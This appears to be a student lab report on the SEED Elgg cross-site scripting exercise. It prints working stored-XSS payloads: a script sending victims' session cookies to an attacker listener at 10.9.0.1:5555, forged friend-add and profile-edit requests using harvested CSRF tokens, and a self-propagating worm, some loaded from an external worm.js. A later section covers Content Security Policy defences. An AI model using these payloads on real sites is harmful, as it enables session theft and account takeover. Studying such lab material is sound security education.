XSS Ethical Hacking Report

Preparation:

1. inside the docker 10.9.0.5 [**docker exec -it elgg-10.9.0.5 bash**] change the file /etc/apache2/sites-available/000-default.conf
    a. precisely change DocumentRoot line to this:
        # DocumentRoot /var/www/html
        DocumentRoot /var/www/elgg
    b. then restart the service apache2 using:
        service apache2 restart
2. Install HTTP Header live extension in Firefox
3. Install proxy switchyomega extension in firefox
    a. setting up a proxy in localhost:8080
4. scaricare e installare ZAP proxy da → https://www.zaproxy.org/download/ e installarlo
    a. go to tools>options>local proxies
        i. address=localhost
        ii. port=8080
    b. in tools>options>dynamic ssl certificates generate a new certificate and save to a folder in the host then import it in firefox checking the trust this ca to identify website and email users.

Task 1: Posting a Malicious Message to Display an Alert Window

Login as user samy and password seedsamy and go to profile>edit profile and edit the brief description adding the following:

```
<script>alert('XSS');</script>
```

After that, each time a user opens the samy profile will be annoying with a pop-up showing 'XSS' text.

Task 2: Posting a Malicious Message to Display Cookies

Using the same technique of task one we modify the brief description with the following text:

```
<script>alert(document.cookie);</script>
```

In order to print the cookie of the user when it visit the samy profile.

Task 3: Stealing Cookies from the Victim's Machine

Using the same technique of task one we modify the brief description with the following text:

```
<script>
document.write('<img src=http://10.9.0.1:5555?c=' +
escape(document.cookie) + ' >');
</script>
```

In order to send the cookies to the netcat server running on the attacker machine. When a user opens the samy profile, the attacker will receive its cookies.

```
❯ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.127.21 58213
GET /?c=Elgg%3D3lhopt988om4vq3398j699mk3a HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Host: 10.9.0.1:5555
```

Task 4: Becoming the Victim's Friend

`Opening the "About Me"` field of Samy's profile page Editor mode we can add extra HTML code to the text typed into the field.

If we search alice as user and try to add her as a friend, we can intercept using OWASP ZAP PROXY the request and see that is as the following:

```
GET
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1649952849&__elgg_token=0XgJyf5KQbZAOfSyDG1BmQ HTTP/1.1
Host: www.seed-server.com
Connection: keep-alive
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.seed-server.com/profile/alice
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: Elgg=ghhf4kmbmj6g0onvoa412qn7hg
```

The response of the server will be:

```
HTTP/1.1 200 OK
Date: Thu, 14 Apr 2022 16:17:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

{"output":"","status":0,"system_messages":{"error":[],"success":["You have successfully added Alice as a friend."]},"current_url":"http:\/\/www.seed-server.com\/action\/friends\/add?friend=56\u0026__elgg_ts=1649952849\u0026__elgg_token=0XgJyf5KQbZAOfSyDG1BmQ","forward_url":"http:\/\/www.seed-server.com\/profile\/alice"}
```

In order to succeed in this task we have to prepare a spoofed GET HTTP request inserting the fields: Cookie[automatically setted by browser], Content-Type, Host www.seed-server.com and as URI http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1649952849&__elgg_token=0XgJyf5KQbZAOfSyDG1BmQ

- where friend=56 will be replaced with the id of the friend and

- elgg_token=0XgJyf5KQbZAOfSyDG1BmQ and __elgg_ts=1649952849 will be replaced with the security token.

The samy id user is 59.

The following is the url to create and the code we have to use.

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1649954231&__elgg_token=2knKzq03BnhU5cQa8bMx3w HTTP/1.1

```
<script type="text/javascript">
window.onload = function () {
   var Ajax=null;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; // (1)
   var token="&__elgg_token="+elgg.security.token.__elgg_token; // (2)
   //Construct the HTTP request to add Samy as a friend.
   var sendurl=
"http://www.seed-server.com/action/friends/add?friend=59" + ts + token
   //Create and send Ajax request to add friend
   Ajax=new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.setRequestHeader("Host","www.seed-server.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded
");
   Ajax.send();
}
</script>
```

1. Explain the purpose of Lines (1) and (2), why are they needed?

They are needed to defeat the CSRF attacks[one is the timestamp and the other one is the secret token]. If we ignore them, the server will think it's a CSRF attack, and we are not going to succeed in our task, so we have to include them in the HTTP GET request.

To find out these two values we can inspect the webpage and look at the javascript code, we will find these lines of code.

```
elgg.provide('elgg.security.token');
elgg.security.tokenRefreshTimer = null;
elgg.security.setToken = function(token_object, valid_tokens) {
    elgg.security.token = token_object;
    $('[name=__elgg_ts]').val(token_object.__elgg_ts);
    $('[name=__elgg_token]').each(function() {
        if (valid_tokens[$(this).val()]) {
            $(this).val(token_object.__elgg_token);
        }
    });
    $('[href*="__elgg_ts"][href*="__elgg_token"]').each(function() {
        var token = this.href.match(/__elgg_token=([0-9a-z_-]+)/i)[1];
        if (valid_tokens[token]) {
            this.href = this.href.replace(/__elgg_ts=\d+/i, '__elgg_ts=' + token_object.__elgg_ts).replace(/__elgg_token=[0-9a-z_-]+/i, '__elgg_token=' + token_object.__elgg_token);
        }
    });
}
;
elgg.security.refreshToken = function() {
    var pairs = {};
    pairs[elgg.security.token.__elgg_ts + ',' + elgg.security.token.__elgg_token] = 1;
    $('form').each(function() {
        var ts = $('[name=__elgg_ts]:last', this).val();
        var token = $('[name=__elgg_token]:last', this).val();
        if (token) {
            pairs[ts + ',' + token] = 1;
        }
    });
    $('[href*="__elgg_ts"][href*="__elgg_token"]').each(function() {
        var ts = this.href.match(/__elgg_ts=(\d+)/i)[1];
        var token = this.href.match(/__elgg_token=([0-9a-z_-]+)/i)[1];
        pairs[ts + ',' + token] = 1;
    });
```

We can see that these two values, __elgg_token and __elgg_ts, are saved inside a variable, so for us it will be easy to recover them and inject them in our malicious code.

2. If the Elgg application only provide the Editor mode for the "`About Me`" field, i.e., you cannot switch
to the Text mode, can you still launch a successful attack?

Maybe it will be possible using some encoding or escaping characters or exploiting other vulnerable input fields.

Task 5: Modifying the Victim's Profile

Inspetting POST HTTP request we can notice the following

POST http://www.seed-server.com/action/profile/edit HTTP/1.1
Host: www.seed-server.com
Connection: keep-alive
Content-Length: 3132
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://www.seed-server.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9Eqvzd28zVXJawnB
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.seed-server.com/profile/samy/edit
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: Elgg=jp8fua8qn0ph8qnd5oi9qlkrl6

…. skipped some lines here….
------WebKitFormBoundary9Eqvzd28zVXJawnB
Content-Disposition: form-data; name="description"

prova
------WebKitFormBoundary9Eqvzd28zVXJawnB
Content-Disposition: form-data; name="accesslevel[description]"

2
------WebKitFormBoundary9Eqvzd28zVXJawnB
…. skipped some lines here….


- The request is done to http://www.seed-server.com/action/profile/edit
- The **Content-Disposition: form-data; name="briefdescription"** field is our target area. We would like to place "Samy is my hero" in this field.
- Each field in the profile has an access level, indicating who can view this field . By setting its value to 2 (public) , everybody can view this field . The name for this field is access level [description]

The following is the code to use to succeed the attack.


```
<script type="text/javascript">
   window.onload = function() {
       //JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
```

```
        //and Security Token __elgg_token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var desc  =
"&description=samy+is+my+hero&form-data=accesslevel[description]=2";


        //Construct the content of your url.
        var content=token + ts + userName + desc + guid;
        var samyGuid=59;
        var sendurl="http://www.seed-server.com/action/profile/edit";

        if(elgg.session.user.guid != samyGuid) { // (1)
            //Create and send Ajax request to modify profile
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
            Ajax.send(content);
        }
}
</script>
```

If we inject this code in samy description and we login with alice user and look at samy profile, we can see in the network developer tool an "edit request".



This request is the one that modifies the alice description.
Looking at the alice profile we can verify that the attack works fine.



Why do we need Line (1)? `if(elgg.session.user.guid != samyGuid){`
It is necessary if you do not want to attack our profile(samy profile, the one of the attackers).
If we change the description of our attacker we will not be able to infect other users.

Task 6: Writing a Self-Propagating XSS Worm

Using the following code we will succeed in our attack using DOM method.

```
<script type="text/javascript" id="worm">
  window.onload = function() {
       // setting up the worm to be propagate
       var header = "<script id=\"worm\" type=\"text/javascript\">";
       var maliciousCode = document.getElementById("worm").innerHTML;
       var tail = "</" + "script>";
       var worm = encodeURIComponent(header + maliciousCode + tail);

      //JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
      //and Security Token __elgg_token
      var userName="&name="+elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="&__elgg_token="+elgg.security.token.__elgg_token;
      var desc  = "&description=samy+is+my+hero" + worm +
"&form-data=accesslevel[description]=2";
      //Construct the content of your url.
      var content=token + ts + userName + desc + guid;
      var samyGuid=59;
      var sendurl="http://www.seed-server.com/action/profile/edit";
      if(elgg.session.user.guid != samyGuid) { // (1)
          //Create and send Ajax request to modify profile
          var Ajax=null;
          Ajax=new XMLHttpRequest();
          Ajax.open("POST", sendurl, true);
          Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
          Ajax.send(content);
      }
}
</script>
```

It is necessary to create the piece to be propagated and insert it into the description field. When Alice views the Samy profile the worm will be propagate changing her description. When Boby visits the Alice profile the worm will be propagate changing the Boby's description. So on and so for, for the other users.

The link approach can succeed in the following way.

```
<script type = "text/javascript"
       src= "http://example.com/worm.js">
```

```
</script>
```

Inside worm.js there will be the code to change the description profile, in this case the description will be changed with the three lines of code above.

Elgg's Countermeasures

One is a custom built security plugin `HTMLawed`, which validates the user input and removes the tags from the input. We have commented out the invocation of the plugin inside the filter `tags()` function in `input.php`, which is located inside `vendor/elgg/elgg/engine/lib/`.

In addition to `HTMLawed`, Elgg also uses PHP's built-in method `htmlspecialchars()` to encode the special characters in user input, such as encoding "<" to "`&lt`", ">" to "`&gt`", etc. This method is invoked in `dropdown.php`, `text.php`, and `url.php` inside the `vendor/elgg/elgg/views/default/output/` folder. We have commented them out to turn off the countermeasure.

Task 7: Defeating XSS Attacks Using Content Security Policy(CSP)

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and ClickJacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks).

CSP is set by the web server as an HTTP header. There are two typical ways to set the header, by the web server (such as Apache) or by the web application.

- **CSP configuration by Apache:**
  Apache can set HTTP headers for all the responses, so we can use Apache to set CSP policies. In our configuration, we set up three websites, but only the second one sets CSP policies
  (the lines marked by (*)).
- **CSP configuration by web applications:**
  For the third `VirtualHost` entry in our configuration file (marked by (+)), we did not set up any CSP policy. However, instead of accessing `index.html`, the entry point of this site is `phpindex.php`, which is a PHP program. This program, listed below, adds a CSP header to the response generated from the program.

Using CSP, a website can put CSP rules inside the header of its HTTP response. See the following example:

Content-Security-Policy : script-src 'self'

The above CSP rule disallows all inline JavaScript; moreover, for external JavaScript code , the policy says that only the code from its own site can be executed (this is the meaning of self).
This policy may be too restrictive, as web pages sometimes need to run code from other sites .

Content-Security-Policy : script-src 'self' example.com https://apis.google.com

With the CSP rules above, if attackers want to include code in their inputs , they cannot use the inline method; they have to place their code in an external place, and then include a link to the code in their data. To get their code executed, they have to put their code on example.com or apis.google.com . Obviously, these websites will never allow attackers to do so.

If developers want inline JavaScript code, CSP does provide a safe way to do that; all we need to do is to tell browsers which piece of JavaScript code is trustworthy. There are two ways to do so:

- **put the one-way hash value of the trusted code in the CSP rules**
- **use nonce**
  Content-Security-Policy : script-src 'nonce-34fo3er92d'

  <script nonce=34fo3er92d>
  …code…
  </script>

  Only the script tags with nonce equals to **nonce-34fo3er92d** will be considered. If attackers want to get their code executed on the victim's browsers, they have to provide the correct nonce. However, nonce is dynamically generated by websites, each time when it is downloaded, the nonce value will change.

1. Describe and explain your observations when you visit these websites.

```
<VirtualHost *:80>
        DocumentRoot /var/www/csp
        ServerName www.example32a.com
        DirectoryIndex index.html
</VirtualHost>
```

example32a.com does not set CSP policy, due to that it allows all javascript to load in all their web pages. In addition when we click on the button we are able to view the pop-up.

—----------

```
<VirtualHost *:80>
        DocumentRoot /var/www/csp
        ServerName www.example32b.com
        DirectoryIndex index.html
        Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        "
</VirtualHost>
```

example32b.com is setting CSP policy for all the sub-domain of *.example70.com. Due to that it's able to load only the point 4(self) and 6 coming from www.example70.com. In addition, it is not loading the pop-up.

—----------

```
<VirtualHost *:80>
        DocumentRoot /var/www/csp
        ServerName www.example32c.com
        DirectoryIndex phpindex.php
</VirtualHost>
```

example32c.com is setting CSP policy form external file

```
<?php
  $cspheader = "Content-Security-Policy:".
            "default-src 'self';".
            "script-src 'self' 'nonce-111-111-111' *.example70.com".
            "";
  header($cspheader);
?>
<?php include 'index.html';?>
```

This external php file is loading CSP to all the subdomain *.example70.com, all the nonce-111-111-111 and self. example32c.com is able to load point 1(nonce),4(self),6(www.example70.com). If we click the button it is not working.


—----------

2. Click the button in the web pages from all the three websites, describe and explain your observations

The button works only in the first case (example32a.com) because the others define CSP with "default-src 'self';" that doesn't allow to execute inline code.

3. Change the server configuration on `example32b` (modify the Apache configuration), so Areas 5 and 6 display `OK`.

```
<VirtualHost *:80>
            DocumentRoot /var/www/csp
            ServerName www.example32b.com
            DirectoryIndex index.html
            Header set Content-Security-Policy " \
            default-src 'self'; \
            script-src 'self' *.example60.com *.example70.com\
            "
</VirtualHost>

service apache2 restart
```



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

4. Change the server configuration on `example32c` (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display `OK`.

```
<VirtualHost *:80>
        DocumentRoot /var/www/csp
        ServerName www.example32c.com
#       DirectoryIndex phpindex.php
        DirectoryIndex index.html
        Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.exampl>
        "
</VirtualHost>

service apache2 restart
```



5. Please explain why CSP can help prevent Cross-Site Scripting attacks.
Because we can define which javascript can be trust and execute and it is setted in a field in the HTTP headers coming from the trusted web server.